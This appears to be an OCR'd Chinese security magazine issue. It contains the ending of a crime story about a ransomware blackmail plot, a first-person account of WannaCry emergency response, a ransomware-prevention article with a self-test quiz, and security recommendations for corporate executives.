连日的阴冷终于过去，今天暖阳高照。清晨，在伦敦的某个幽静的咖啡馆里，有两个人正对坐聊天。他们是费希曼和兰森。

兰森掏出一个信封，放到费希曼的面前：“干得不错，这些钱是你的了！”

费希曼捏了捏厚度，笑道：“谢谢老板，这种活下次都可以找我！不过这次活儿，你可有点儿亏啊！”

兰森说道：“所以啊，这次的活，还没完呢，你还需要继续咬住贝列夫！”

费希曼有点疑惑：“是要捞回本钱？哦，对了，那头蠢猪这些年贪污了不少钱，不敲他一大笔，实在太便宜他了！”

兰森连连摇头：“钱都是小事。我看了你从贝列夫那里拷贝的文件，其中有关于伦敦那边的，我们有用！”

费希曼这才明白，他笑道：“这个太容易了！那个保险柜的密码我想怎么改就怎么改，今天晚上就把这事给办了！”

黄昏时分，太阳隐入云层，布朗镇开始越来越冷。于是，那些耐不住寂寞的人又聚到了“渔湾酒吧”，来消磨这漫漫长夜。

贝列夫早早就来到酒吧，要了一瓶朗姆酒，躲在一个角落里自斟自饮。

那天晚上被人敲了价值 20 万英镑的比特币之后，他当时还想着，反正已经中了大奖，这只是小钱。可是，昨天上午他又按照手机上的号码买了彩票，却发现是假的。

更要命的是，他电脑上又收到了那个勒索者信息：“不好意思，您保险柜的密码被我重置了，想打开，需要付给我 200 万英镑的比特币！”

“上帝！你怎么不劈死这个该死的勒索犯，他居然翻了几倍！”贝列夫暴跳如雷，真想把电脑摔了。他都把笔记本举得高高的，终于还是忍住了。“这该死的怎么知道我密码的呢？不行，保险箱不能放家里了，我得藏到别的地方。”

贝列夫被打击得差点自杀。他晕晕乎乎地忙了大半天，连公司的正事也不管，天还没黑就来到酒吧，借酒浇愁。

贝列夫连喝了两瓶，烂醉如泥地趴在桌上睡着了。

兰森看着贝列夫的丑态，鄙夷一笑。他看了看墙上的钟，时间已经差不多了，估计费希曼已经得手。

此时的费希曼已经进入了贝列夫放置保险柜的新住所：“哼哼，

这个蠢货，我只是略施小计，就让他把保险柜从家里搬了出来。他要是仍然放在家里，我还进不去呢！”

费希曼知道，贝列夫的家中安保措施十分严密，想要进去偷点什么东西简直难于登天。费希曼很轻松就打开了保险柜，里面的一叠原始凭证让他欣喜若狂：“这要是交到兰森手里，他一定会赏金加倍！”

费希曼将那些凭证装进一个袋子里，挟在腋下，走出房间。就在他关门转向的瞬间，突然额头一冷，一把手枪就顶在他的额头。他仔细一看，原来是警长奥菲斯站在面前。

“你是怎么找到我的？”费希曼问道。

奥菲斯冷笑道：“这不简单吗？你从警局里逃走，都是我故意放水！你的一举一动，都在我的监控之下！”

“你为什么这样做？”

“放长线、钓大鱼嘛！”奥菲斯讥讽道，“你想要的凭证，我也想要。你自称穿越者可以预知未来，料到自己有今天了吗？”

四 · 真相大白

凌晨一点钟，酒吧里的客人几乎全走了。只有已经醒酒了的贝列夫和几个酒鬼还在那里摇骰子。

兰森已经是第十一次抬头看钟了。按照约定，费希曼应该在一个小时之前就给他发来信息，告诉他大功告成。可是，到现在他也没有收到费希曼的片言只语。

兰森预感到事情的不妙，他决定，立即关上酒吧，离开布朗镇。于是，他走出吧台，来到贝列夫的身边：“几位先生，时间不早了，我要打烊！明天一早，我还要去伦敦进货呢！”

贝列夫慢腾腾地转过身来：“打什么烊？你没看到我们正玩得开心！你再给我们每人来一瓶啤酒。怎么，你怕我们付不起钱？”

兰森见贝列夫言语不善，刚才的预感就更确定了。他立即赔着笑脸说道：“好，好，我这就去拿酒！”

兰森回到吧台，先将几瓶酒放在托盘上，然后又从吧台的最下面取出一把手枪，放进口袋里。

“酒来了！”兰森强作热情地把酒端到贝列夫面前后桌子上。

贝列夫和几个酒鬼也不客气，每人抢了一瓶在手里。正当他们准备仰头痛饮的时候，兰森的枪口已经对准了他们。

“兰森，该死的，你想干什么？”贝列夫吓得舌头都不灵便了，那几个酒鬼也都清醒了许多。

“我不想干什么，就是不想再开这个酒吧了！我要把这里一把火点了，当然，需要你们几人为这个酒吧殉葬！”说着，他一枪打在贝列夫的胸口。

就在兰森将枪口对准下一个目标时，外面传来一声枪响，他的手腕中枪，手中的枪立即掉到地上。

此时，酒吧的大门洞开，警长奥菲斯大步走了进来，他的后面还跟着被铐了双手的费希曼。

“高举双手，”奥菲斯继续瞄准兰森，“到我这边来！”

奥菲斯把兰森和费希曼铐在一起，然后才跑过去检查贝列夫的伤势，这个倒霉催的家伙已经没气了。

案情紧急，奥菲斯组织力量连夜突审。几番较量之后案情真相大白，原来兰森开彩票站不是目的，他早就盯上了贝列夫，这家伙手里弄了不少钱，兰森想要找机会敲他一笔。这需要两个条件，1 需要物色一个本地的“钓鱼”高手，2 需要拿到贝列夫的痛处。这就是兰森拉费希曼入伙的原因。

而勒索钱财并不是兰森的最终目的，他需要更大的“秘密”，而窃取贝列夫秘密的关键，就是那台带着彩票 APP 的手机，费希曼诱骗贝列夫把手机拿回家，一旦放到电脑旁边就方便给他电脑发邮件，而一旦打开了邮件中的附件，文档就被全部加密了。但就是这个手机里面的 APP，奥菲斯与技术人员进行了分析，最终暴露了兰森。至于保险箱，只要想办法让它密码失效，贝列夫就会修改密码，这样就能“拿”到密码了。贝列夫转移保险箱的过程，更是为完成最终的目的提供了便利。所有这些技术和设备都是兰森提供的。

将贝列夫的这些秘密和兰森的口供合并来看，奥菲斯感觉到一场风暴即将来临，他立即向伦敦警察厅进行汇报。天还没亮，伦敦来的警车就把兰森和费希曼接走了。

五．穿越背后的黑幕

在伦敦和布朗镇之间有一个小山坡，当东方刚刚现出鱼肚白的时候，一个戴着黑色头套的人来到山坡上。在他的腋下，夹着一个大皮箱。

蒙面人选定位置，然后打开皮箱，把里面的各类配件拿出来组装，很快，一架威风凛凛的 Sauer SSG3000 狙击步枪就组装成功。

上子弹、调角度、测风速，这一切必要的事情做完后，一辆警车慢慢地进入他的视野。

那蒙面人立即调转枪口，瞄准警车，屏息、凝视，然后扣动扳机。

“嗵”的一声，子弹呼啸而出，瞬间命中六百米外的警车油箱。警车先是一震，然后火苗窜起，并迅速将整个车子都包围起来。

蒙面人看着这一切，依然神色漠然，趴在那里一动不动。

这时，警车的后门打开，两个警察将双手被铐的兰森和费希曼从车里拉出来。从蒙面人的角度看，兰森、费希曼两人与狙击枪的准星恰好在一条直线上。

“嗵！”枪声又起，一颗子弹疾飞而至，将费希曼撕为两段，余势不衰，又从兰森的腰间穿过，留下脑袋大的一个洞。

“可惜了一个穿越者！老板也真狠得下心！”蒙面人叹息着从地上坐起，然后又轻蔑一笑，“就这智商，居然也叫兰森，直接叫 ransom 不就行了？我们老板真是取的好名字！下次不知道是哪个倒霉蛋？”

说着，他迅速地将狙击枪一件件的拆开，分别装入皮箱，然后挟在腋下，踏入茫茫的雪野。

（全文完）

纪实！我与WannaCry争分夺秒的那几天

政府技术部 孙昌卫

关键词：wannacry 病毒 应急响应 Wannacry 应急处置


摘要：2017 年 5 月 12 日，WannaCry 蠕虫在全球范围大爆发，感染了大量的计算机，导致电脑大量文件被加密。受害者电脑被锁定后，病毒会提示支付价值相当于 300 美元（当时约合人民币 2069 元）的比特币才可解锁。本文叙述的 Wannacry 应急处置过程是笔者亲身经历。

5 月 12 日周五 Wannacry 勒索病毒席卷全球

5 月 12 日，是一个风和日丽、阳光和煦的礼拜五，WannaCry 勒索病毒在悄无声息中席卷了全球的网络，经过短短的一天时间的蔓延，就在 5 月 13 日很多客户的在线业务系统和内网主机受到本次勒索病毒的感染，严重影响了客户日常办公和业务系统的安全运行。

面对来势凶猛的 WannaCry 勒索病毒威胁，绿盟科技威胁情报中心第一时间监测到可疑攻击，通过各地现场值守工程师通报，并截获恶意样本进行分析，在绿盟科技应急指挥中心的统一领导下，一方面及时发布预警通报，另一方面紧急协调应急人员和安全设备到客户现场与行业客户携手展开保障业务系统安全的行动，我在公司的应急指挥体系调配下，紧急驰援某部委客户处，实施安全应急。

作为国家重要的部委单位下属众多下级单位，同时有大量的应用系统被社会公众访问，一旦业务系统无法访问或者发生信息系统勒索事件将会造成严重的安全事故，严重影响某部委客户的职能履行。同时客户内网有几百台主机一旦某台主机被勒索病毒感染并在网内交叉传播感染后果不堪设想，与此同时国家正在召开“一带一路”会议，一旦某部委客户出现重大信息安全事件，造成的后果无法估量。



某部委客户在 WannaCry 勒索病毒爆发的初期接到绿盟科技

的安全预警，意识到本次勒索病毒事件的严重性，内部信息管理部门也在积极和安全厂商及时沟通来确认事件的影响性。5 月 13 日客户接到国家网信办下发的关于处置 WannaCry 勒索病毒的文件，通过国家网信部门的文件和安全厂商的安全预警来看，本次安全事件客户单位的信息系统和内网主机受到安全威胁的可能性很大，为了保护某部委客户信息系统安全，保障客户的日常职能能顺利履行，绿盟科技作为某部委客户的应急支撑单位第一时间协调人员和安全设备到客户现场进行安全事件应急。

5 月 14 日周日紧急驰援客户

5 月 14 日周日早 7 点，我作为应急支撑单位人员赶到了客户现场。客户也来得非常早，负责信息管理的领导马上召集单位所有下属部门负责人和员工召开处置 WannaCry 勒索病毒的行动会议，会议的目的只有一个就是拿出切实可行的行动方案，保护单位信息系统免受本次勒索病毒的影响，防止由于 WannaCry 勒索病毒导致信息系统的“黑色星期一”事件发生。

会议开始我以应急支撑人员的身份，给客户分析了 WannaCry 勒索病毒的危害和在全球范围内肆意传播的原理，并为客户介绍了针对本次勒索事件绿盟科技采取的应急措施，同时针对本次勒索病毒的安全加固方案已经产生并在应急反馈中不断更新，以适应客户众多的操作系统。客户信息管理部门领导对绿盟科技的加固方案很感兴趣，并要求先行验证，同时观察加固效果。经过验证，领导对绿盟科技的方案非常满意，要求立即应用于数据中心在线业务系统的所有终端。

客户数据中心在线业务系统数量众多，内网分布几百台的办公主机，并且还有几十台基础网络设备和安全防护设备，在时间短任务重的情况下，我和客户现场的运维和值守人员一起参与到应急工作中，一方面调整边界安全防护设备的策略，防止勒索病毒通过不严格的边界安全策略渗透到网内，另外通过我司的远程安全评估系统扫描客户的主机系统，发现主机系统存在的安全隐患，并通过安全加固脚本添加本机防火墙规则，对共享端口进行封堵，防止内网主机间交叉感染。其中，互联网可访问的业务系统的安全防护对于客户的信息系统安全至关重要，在应急行动初期就我和客户运维人员一起，对暴露在互联网的业务系统优先进行安全加固，防止勒索病毒通过感染业务系统主机造成信息安全事故。

周一的现场值守还在继续

通过一整天的紧张的工作，客户的重要业务系统和内网主机的安全加固全部完成。但是应急并没有结束，按照客户要求我继续在现场安全值守，并通过客户的内网系统对单位所有人员（包括各地二级单位）进行安全预警，提示相关人员及时安装统一推送的安全补丁，并通过远程扫描方式对各单位的主机系统进行安全检查，检查补丁安全情况和主机加固效果，确保单位所有系统不受 WannaCry 病毒影响。

通过本次安全应急行动，让客户见证了绿盟科技的技术能力、响应能力和保障能力，保证了客户的业务系统和办公主机免受 WannaCry 勒索病毒的影响，保障了客户的职能工作顺利履行，也为我司和某部委客户下一步的安全项目合作奠定了基础。

个人防范勒索软件所需的安全意识及自测

总裁办 周博

关键词：勒索软件 勒索病毒防范措施 安全意识 勒索软件测试题

摘要：从目前的案例来看，勒索软件主要传播渠道有两种：网络蠕虫病毒和恶意邮件。堵住这两种渠道后，对个人用户来说暂时可以不用怕勒索软件了。本文用 5 分钟告诉你这些防范小知识，然后用 10 道题目自测一下。

近年来，勒索软件在国内大肆横行，给个人和企业单位造成了无法估量的损失。作为一个普通的互联网用户，如何防范勒索软件的侵害呢?


勒索软件在被安装和实施文档加密操作后，可以认为是无法回退的，所以事前防范是重点，那我们事前防范的目的是什么呢? 就是防止勒索软件在自己的电脑上被执行。从目前的案例来看，勒索软件主要传播渠道有两种: 网络蠕虫病毒和恶意邮件。堵住这两种渠道后，对个人用户来说暂时可以不用怕勒索软件了。

勒索软件主要传播方式

通过网络蠕虫病毒

蠕虫病毒是指可以自我复制自动传播的病毒，一般都是利用计算机暴露在网络中的存在漏洞端口进行传播，或利用网络中计算机的弱口令进行传播，并在传播到的计算机上下载并执行恶意行为，如安装木马、删除文件等。这种病毒 2000 年之前就已经存在，比较有名的有尼姆达、熊猫烧香、求职信和 SQL 蠕虫王。

2017 年 5 月份爆发的 WannaCry 勒索病毒其实也是蠕虫病毒的一种，只不过这个蠕虫病毒在被感染的计算机上执行的恶意行为不是安装木马、不是删除文件，而是把文件加密并给出勒索提示。WannaCry 是第一次大规模爆发的捆绑勒索软件的蠕虫病毒，而且相信不会是最后一次。



（网络中图片）

通过恶意邮件

所有存在恶意链接、恶意软件附件的邮件都可以称为恶意邮件，这种邮件一般都是通过描述虚假信息诱骗的方式诱导用户点击恶意链接进行下载恶意文件，或打开带病毒的附件文件。带这些文件可能是可执行文件，如 EXE，JS 后缀，也可能是 RTF 或 DOC 等格式的文档。

比如 2016 年广泛传播的 invoice（发票）邮件，冒充给你寄发票，让你打开附件的 js 格式的恶意文件，进行下载勒索病毒。2017 年 6 月在海外广泛传播的 Petya 勒索病毒，传播的源头也是伪装成求职信的恶意邮件，诱导公司 HR 人员点击邮件中的链接，进而下载并运行一个名称是简历相关的恶意文件。

勒索软件个人防范措施

了解了勒索软件的两种主要传播方式，那我们就可以针对性地进行预防。所有针对蠕虫病毒和恶意邮件的防范措施我们都可以借鉴。笔者总结了这 6 种防范措施：

及时打补丁

2017 年 5 月份 WannaCry 勒索病毒是利用微软 WINDOWS 操作系统的 SMB 服务漏洞进行传播的，而这个漏洞在微软年初发布的安全补丁中已经修复。虽然没有出补丁的 0day 漏洞是最可怕最难防的，但大规模传播的蠕虫病毒一般都不会利用昂贵的 0day 漏洞，一般都会利用已知的漏洞进行传播，所以只要按时安装操作系统和应用软件的安全补丁，是能够对防范蠕虫病毒起到一定作用的。

干掉弱口令

Windows 的弱口令也是可以被蠕虫病毒传播所利用的，WannaCry 和 Petya 勒索病毒的一些变种在传播过程中也利用到了 windows 的弱口令，所以千万不要忽视空口令和 123456 这类口令的危害。

开启防火墙

防火墙在个人电脑中其实扮演的是遮羞布的角色，它可以将有漏洞的一些服务端口遮盖起来，不暴露出去，这样蠕虫病毒自然无法感染你的计算机。比如 WannaCry 利用的 445 端口的漏洞，如果你 3 月份没打补丁但一直启用着防火墙，没有对外暴露 445 端口，那你这次也可以幸免。

但你如果认为自己已经打上了所有的补

丁，可以不开防火墙了，那你就错了，因为还有那些没有补丁的 0day 漏洞需要防范，蠕虫不用 0day，但万一被黑客盯上了呢?

个人电脑上的防火墙分为 windows 自带的防火墙和杀毒软件带的防火墙，启用一个即可。一般情况下个人电脑不需要对外开放任何端口或服务。

安装杀毒软件

大规模爆发的蠕虫病毒在刚开始传播的时候都会做成免杀的，这是任何杀毒软件都是无能为力的，但是各大杀软厂商也都会在第一时间推出针对当前爆发病毒的查杀升级包或专杀工具。所以安装并开启杀软的实时更新，对于防范各类已知病毒是有一定作用的，毕竟你不可能每次病毒爆发都在第一时间中招。

谨慎处理陌生邮件

对于恶意邮件的分类和防范，笔者在 2016/12 期的安全 + 技术版中《如何防范恶意邮件》的文章中详细讲过，有兴趣可以参考。

在这里总结一句最重要的观点：发件人的邮箱是可以伪造的，其中的内容也可能是虚构的，所以，这封邮件如果不是你在等待的邮件，那么其中的链接、图片或者附件都不要点击，如果觉得可能比较重要想点击，那就务必先电话问一下发件人。

定期备份

网络安全是一个红黑双方不断对抗不断博弈的过程，在这个过程中即使做了目前想到的所有安全措施，也难免会有中招的时候，所以养成定期备份重要数据是一个很好的习惯，可以大大降低数据丢失时的损失。

建议至少每月备份一次个人电脑上的重要数据，特别重要的数据日常可不保存在个人电脑上，利用 IT 系统或在共享文件服务器上直接进行处理。当然，服务器也需要有良好的安全加固和备份措施。

勒索软件安全意识小测验

最后出 10 道测试题，如果答对 8 道以上，说明您已经初步具备防范勒索软件的能力，如果 10 道全部答对，那么你已经比肩安全专业人士了，可以发朋友圈炫耀一下，让大家给你点个赞。

1.（判断）杀毒软件能有效防范勒索软件。（ ）

2.（判断）中了勒索病毒后，用杀毒软件查杀后就能清除病毒并解密文件。（ ）

3.（判断）发件人邮箱确认是公司网络管理员的，那么这封邮件基本上可以确认不是伪造的。（ ）

4.（判断）如果定期打补丁，可以不开防火墙裸奔。（ ）

5.（判断）如果安装启用了杀毒软件并及时更新，可以放心地打开任何邮件附件。（ ）

6.（判断）禁用 server 服务就能暂时避免 WannaCry 病毒的感染。（ ）

7.（单选）WannaCry 勒索病毒利用的是 WINDOWS 哪个端口的漏洞?

A 21 **B** 443 **C** 3389 **D** 445

8.（单选）WannaCry 勒索病毒利用的 WINDOWS 漏洞，微软在几月份已经出了升级包?

A 2017.1 **B** 2017.2 **C** 2017.3 **D** 2017.4

9.（多选）勒索软件主要通过哪些方式进行传播：

A 挂马页面 **B** 蠕虫病毒 **C** U 盘 **D** 恶意邮件

10.（多选）以下哪些附件后缀名 / 格式可能含有病毒：

A COM **B** JS **C** DOCX **D** RTF

参考答案：1 错 2 错 3 错 4 错 5 错 6 对 7 D 8 C 9 BD 10 ABCD

企业网络安全观 给高管们6条建议

金融事业部 傅戈

关键词：企业网络安全 CXO 网络安全认知 企业安全理念
安全态势感知 威胁情报

摘要：企业高管如何看待网络安全？这些认知与真实的网络安全态势又有多大差距？事实证明，过于轻信己方的安全防护能力，将可能为生产带来无法挽回的损失。文章给出的6点建议，也可以作为一个粗略的企业安全战略指引。

一、前言

随着国家安全战略的建立、《中华人民共和国网络安全法》等法律法规的颁布和实施、监管机构的推动、企业机构自身业务的发展，相信几乎所有的 C Level 级别的高管都认同网络安全的重要性和关键性。在这些新的形势下，很多机构的高管们都在思索和探讨如何持续改进和完善机构的网络安全治理，本文将根从企业网络安全的视角尝试提出以下六个建议，供机构的高管们做参考。

二、建议

2.1 高管们的安全观 决定企业安全建设的成效

通过研读多家机构针对网络安全发起对全球高管们的调查报告，我们可以看到一些值得思考的现象。

1. 高管们普遍都认同网络安全的重要性，同时也都认同网络安全是他们必须面对和解决的问题。但不少高管并不清楚和能说出安全风险来自什么地方，什么样的安全因素将带来最大风险，这种认知和理解上的不足表现在高管们心中的安全风险，这与现实中的安全风险的比例没有呈现一致性。例如，根据现状来看，数据泄露的威胁中，55% 的数据泄露事件来自内部人员，但调查显示仅有 32% 的高管将目前 / 前雇员选入最主要的三大威胁 [1]。

2. 高管们对自己机构网络安全现状的情况以及安全防护能力的自信心有所不同。CIO（CSO）由于职能情况，对网络安全现状最为了解同时拥有最高的安全防护自信心。CEO 的了解程度和自信心次于 CIO（CSO），CFO 和 CMO 在了解程度和自信心上是最低的。这方面的原因在于 CEO、CFO 和 CMO 是机构中职员、财务和客户信息数据的拥有者，因对安全状况的不了解程度降低了他们的信心。

3. 高管们和下层管理层以及具体工作的安全职员之间存在着对

网络安全认知不一致性。这种不一致性体现在对机构整体安全性的认可程度以及对安全工作的重视程度。例如澳大利亚国立大学的研究表明，只有 58% 的网络安全专业人员认为他们的董事会对网络风险有足够的了解。不到一半（46%）的网络安全专业人员表示，公司董事会很少或从来没有讨论过网络安全问题。几乎三分之一的网络安全专业人员（30%）甚至表示，他们的董事会没有收到关于网络安全威胁的报告 [2]。

这些现象提示我们，机构的高管群需要改进他们的安全观，改变网络安全停留在口头重视的情况，需要切实深入的了解机构的网络安全现状、了解新的网络安全风险，只有这样，作为机构的最终决策者和负责人才能肩负好网络安全的责任。

2.2 良好的工作机制是机构中网络安全工作的关键之一

今天，关于网络安全应该是全员参与的企业安全理念早已被企业机构普遍所认同。但是高管们还需认真考虑如何将网络安全与机构的运营工作机制进行有机的融合，使其成为一个鲜活，立体的工作内容，而不只是停留在企业制度文档上苍白的文字。就目前而言，一些机构存在着以下工作机制方面的问题。

1. 一方面，高层间缺乏专门的网络安全联席会议机制同时也较少将网络安全列入联席会议议题。而另一方面，CFO，CMO 们也往往较少参与此类专门的网络安全联席会议，这使得他们对安全信息了解不畅并让他们对机构的网络安全计划抱有怀疑，认为这些计划不完善或者无法正确实施。因此，高管们存在着对网络安全意见的不一致情况并将有可能对机构的网络安全建设产生消极影响。

2. 有一些机构其各部门之间的安全工作开展缺乏联动协调机制，致使安全工作集中于 IT 部门，将本是全员参与的工作畸变为 IT 部门，甚至是机构安全小组的工作。在这种情况下，安全部门 / 人员和业务部门常存在安全职责不清、相互推诿、处理及反应滞后的情况。

3. 不少机构虽然已建立内部的 OA 系统，但尚未将网络安全运维流程和 OA 系统进行集成以实现机构安全管理工作的电子化、流程化和自动化。现代网络安全管理要求强调安全快速响应与处置以及安全闭环管理以对付日趋复杂的安全威胁。显然那种依靠人工方式进行工作协调和沟通的处置方式无疑是落后的，亟需进行改变。

2.3 安全态势感知与情报分享　将显著改变原有被动防御的局面

绝大部分网络攻击很少是孤立事件。攻击者在发动攻击时需要提前做很多的工作，例如寻找漏洞、制作工具、甚至对真实目标进行攻击前会对其它目标进行测试攻击。根据美国执法机构的调查研究表明在 2014 年一次针对摩根大通公司的攻击中，执法机构调查发现至少另有 10 家金融服务机构成为同一黑客组织的目标。又如，近期勒索病毒的猖獗就和黑客团体泄露并利用美国 NSA 的网络战武器有直接关系。因此，如果机构能够迅速获取到执法部门、安全企业发布的关于安全威胁和攻击的安全态势信息，则可以迅速的提升警戒程度，制定相应的预防和处置措施，减小受影响和受攻击的可能性。

除了外部的安全态势感知外，机构也有必要建立内部的安全态势感知。这种感知是建立在对内部安全信息的集中、整合、过滤、挖掘及分析之上。这样可以帮助机构时时知

晓内部网络安全的运行动态并识别潜在的安全风险活动，并根据这些态势及时调整内部安全策略和展开相关的安全处置。

现实中，黑客们往往在地下通过诸如暗网（dark web）这种地下资讯和交易网络进行黑产协作以提高攻击成功的可能性并获取最大的经济利益。然而，机构们之间对安全共享和协作却保持相当谨慎的态度。据调查，68% 的 CEO 们表示不愿意对外共享发生在己方内部的安全事故。诚然，处在一个市场竞争如此激烈的时代，CEO 们的顾虑无可厚非。但是，反过来说，我们是否可以多分享在网络安全方面的建设经验呢？高管们可以商议并建立企业之间的分享和学习机制，通过这种方式了解和学习彼此之间优秀的网络安全建设经验，提升己方安全管理水平。此外，高管们还可尝试在机构内部建立部门之间的分享和汇报机制，通过引入集体智慧，形成更优的安全解决思路和解决方案。

2.4 持续和理性的安全建设　是保障机构网络安全有效性的重要基础

在一些机构中，高管们常依据自己对特定网络风险的认知来决定安全建设的方向、建设重点和投入成本。但由于他们的安全威胁认知存在一定的局限性、滞后性和偏差性。因此在开展网络安全的建设过程中，常出现以下多种现象：

1. 安全建设满足合规要求就好。一些高管们认为机构安全仅需要遵从合规要求就够了，并不愿意在安全上进行过多的投入。在实践中，合规要求是帮助机构建立良好的网络安全基线并解决已知的漏洞。但合规要求没有能充分解决和应对新的、动态的安全威胁或对复杂的攻击对手。正确的做法应该是使用基于风险评估的方法来应用最新的网络安全标准和业界最佳实践，这样比仅遵从合规能更全面和更有效地管理网络风险 [3]。

2. 过于轻信己方的安全防护能力。事实上，这些年来发生的诸多攻击事件表明，机构的网络安全防护并不是想象中的钢铁长城，在外部 APT 攻击以及恶意内部人员的面前，机构的网络处于巨大的威胁中。幸运的是，很多企业 CISO 们认为威胁形势其实十分严峻，国外公司的研究报告表明 83% 的 CISO 表示，过去三年外部威胁带来的挑战不断攀升，42% 的表示外部威胁显著增加；59% 的 CISO 强烈赞同，攻击者的水平超过了企业的防御水平 [1]。因此建议通过定期和全面的安全评估来检查真实的安全防护能力。

3. 不觉得己方将遭受到攻击，认为攻击的几率和可能性非常低。这种考虑有些基于国情的考虑，认为国内处罚严厉，黑客不敢发起攻击。有些则认为己方属于小型机构或非关键基础信息设施行业，不会引起黑客的注意。但是，最近发生的勒索病毒事件以及国外机构对境内金融机构进行 DDoS 攻击并进行勒索的事件证明了上诉观点的错误。

4. 期望通过某种解决方案解决绝大部分的安全问题。网络安全是一个内容涵盖非常广泛的领域，因此在网络安全建设中，不存在银子弹的解决方案，每一种方案都只能提供一定范围和一定程度上的安全防护。在这其中尤其要注意两种错误的观念，一个是认为只要有完善的外网安全防护，内网就安全；另一个是认为业务生产网和其它网络已实现物理或逻辑隔离，因此业务网是安全的。实践中，因持有这两种观点而遭遇惨重损失的企业机构案例非常之多，值得高管们警惕。

5. 重视技术层面的投入而忽略对人员的投入。战争中，决定战争胜负的是人的因素，网络安全建设也遵循同样的道理。内部人员的安全技能、对设备工具的使用熟悉情况、人员的数量、工作的积极性和主动性都将直接影响安全工作的质量和执行效率。因此高管们应该考虑进行安全人力资源的评估、招募或引进足够的安全人员数量（包括安全外包）、开展定期的安全培训以提升人员技能、优化 KPI 绩效考核以提升人员工作积极性。

2.5 基础的安全管理和防护手段发挥着最大的功效

目前，高管们在度量己方机构内部网络安全建设的时候，往往会受到互联网新技术新业务的应用和开展，黑客攻击技术和手段日益先进和复杂，以及安全厂家不断推出的新产品这三个因素的影响，将资源投入到这类热点领域而忽视了企业机构最为基础的安全管理和防护。事实上，在安全领域，最为基础的安全管理防护措施发挥着最为重要的作用，国外咨询机构的研究报告中就显示超过 75% 的安全漏洞可以通过基础的控制措施进行防护 [4]，因此高管们应该把如何做好基础的控制措施放在首要和优先的位置（在机构有更多资源的情况下可进一步扩充和提升全面安全防护能力）。一般来说，这些基础控制措施包括

1. 有效和更新的管理制度和流程机制
2. 有效的网络边界隔离与防护
3. 定期 / 不定期的安全评估
4. 严格的权限账户管控
5. 配置操作规范和安全审计
6. 安全漏洞的发现与修补
7. 桌面终端安全防护
8. 持续的内部人员安全培训
9. 第三方服务及供应链的安全管控
10. 安全应急预案编制与应急演练

网络安全中的基础防护犹如建筑中承担抗震关键的柱子和房梁。做好基础防护则意味着企业机构达到了应有的安全基线，同时也获得了最大程度的安全投入回报。

2.6 积极的应对和恰当的改进　可帮助建立更为有效的网络安全

正如网络攻击者不断的寻找漏洞，不断的改进其攻击手段以提高攻击成功率一样，企业机构也需要针对网络风险的变化及时的进行调整。在这种情况下，高管们应该主动开展和进行一些有利的变革改进以适应新的合规、新的法律框架、以及新的风险应对要求。这些变革改进包括组织架构、企业安全策略、安全管理机制、安全技术等层面，下面给出一些变革的方向和内容以供高管们参考。

1. 改变并提升对网络安全的支持程度。网络安全的问题会威胁到企业的各个层面，并带来商业和声誉的双重损失，因此，企业机构的网络安全不再只是 IT 部门的问题，仅有 CSO 或 CISO 的支持是不够的。高管们均有责参与到企业安全管理中。离开了高管决策层领导的集体支持，则难以建立一个有效的网络安全防护。调查表明自 2013 年起，有 31%—32% 的受访者称，管理层意识和支持的缺乏对网络安全的有效性产生了不利影响 [5]。

2. 提升安全管理层的发言权重。一些机构并没有设立 CSO 或 CISO 的职位，或者 CSO 和 CISO 并没有能够进入到公司的决策层（或董事会）（国外著名咨询机构的研究报告表明约有 75% 的受访者表示其负责网

络安全的人没有进入董事会 [5])。这样将导致网络安全的问题和建议没有能够被决策层给予足够的重视，从而没有获得对网络安全应有的建设支持。

3. 改进管理层汇报报告的质量和内容。研究表明在给决策层呈报的报告中，存在着两个突出的问题。一个是网络安全的内容偏低，约 25% 的报告会阐述提及威胁等级；另一个问题是网络安全的内容没有能够以决策层能看懂的业务语言来进行描述。因此导致决策层不能完全了解和理解当前机构所面临的风险，进而对网络安全建设产生了不利影响。

4. 提升应对危机的处置能力。现在绝大多数的企业机构普遍均建立了基于技术层面的网络安全应急预案。然而，很多机构缺乏以下三种应急预案。第一种是对于发生事件之后如何邀请执法机构介入的应急预案，第二种是如何配合监管和执法机构进行事件调查与处置的应急预案，第三种是如何在媒体上发布应对消息以缓解或消除造成的社会影响及公众质疑的应急预案。建议高管们考虑增加以上应急处置内容和程序，确保企业机构更加有效地应对安全危机。

5. 提升对客户信息的保护水平。随着国家《网络安全法》的颁布实施，国家在法规层面显著提升了对个人信息的保护要求。高管们需要重新认真审视己方机构内对此类数据的安全防护水平。建议通过加强管理和技术两个层面的安全内控，降低内部人员恶意窃取或无意泄露客户信息的几率。建议通过加强第三方管控，减少经由第三方人员和机构泄露客户信息而给企业机构带来的直接和间接损失。

三、结束语

网络安全对企业机构的高管们而言不是一个单纯管理或技术层面的战术问题，而是一个关系到企业生存的战略问题。网络安全需要高管们对其有清晰、正确和全面的认识，通过主动和积极方式将其作为组织治理、风险管理和业务连续性框架的必不可少的一部分。随着网络安全形势的日益严峻，国家和行业网络安全监管的日益严厉，建议企业机构的高管们加强对网络安全的工作协同、改善工作机制、保持持续有效的建设投入、以灵活和恰当的方式构建和形成具有弹性的企业网络安全治理。

参考文献：

[1] http://www-03.ibm.com/security/cn/zh/ciso/index.html

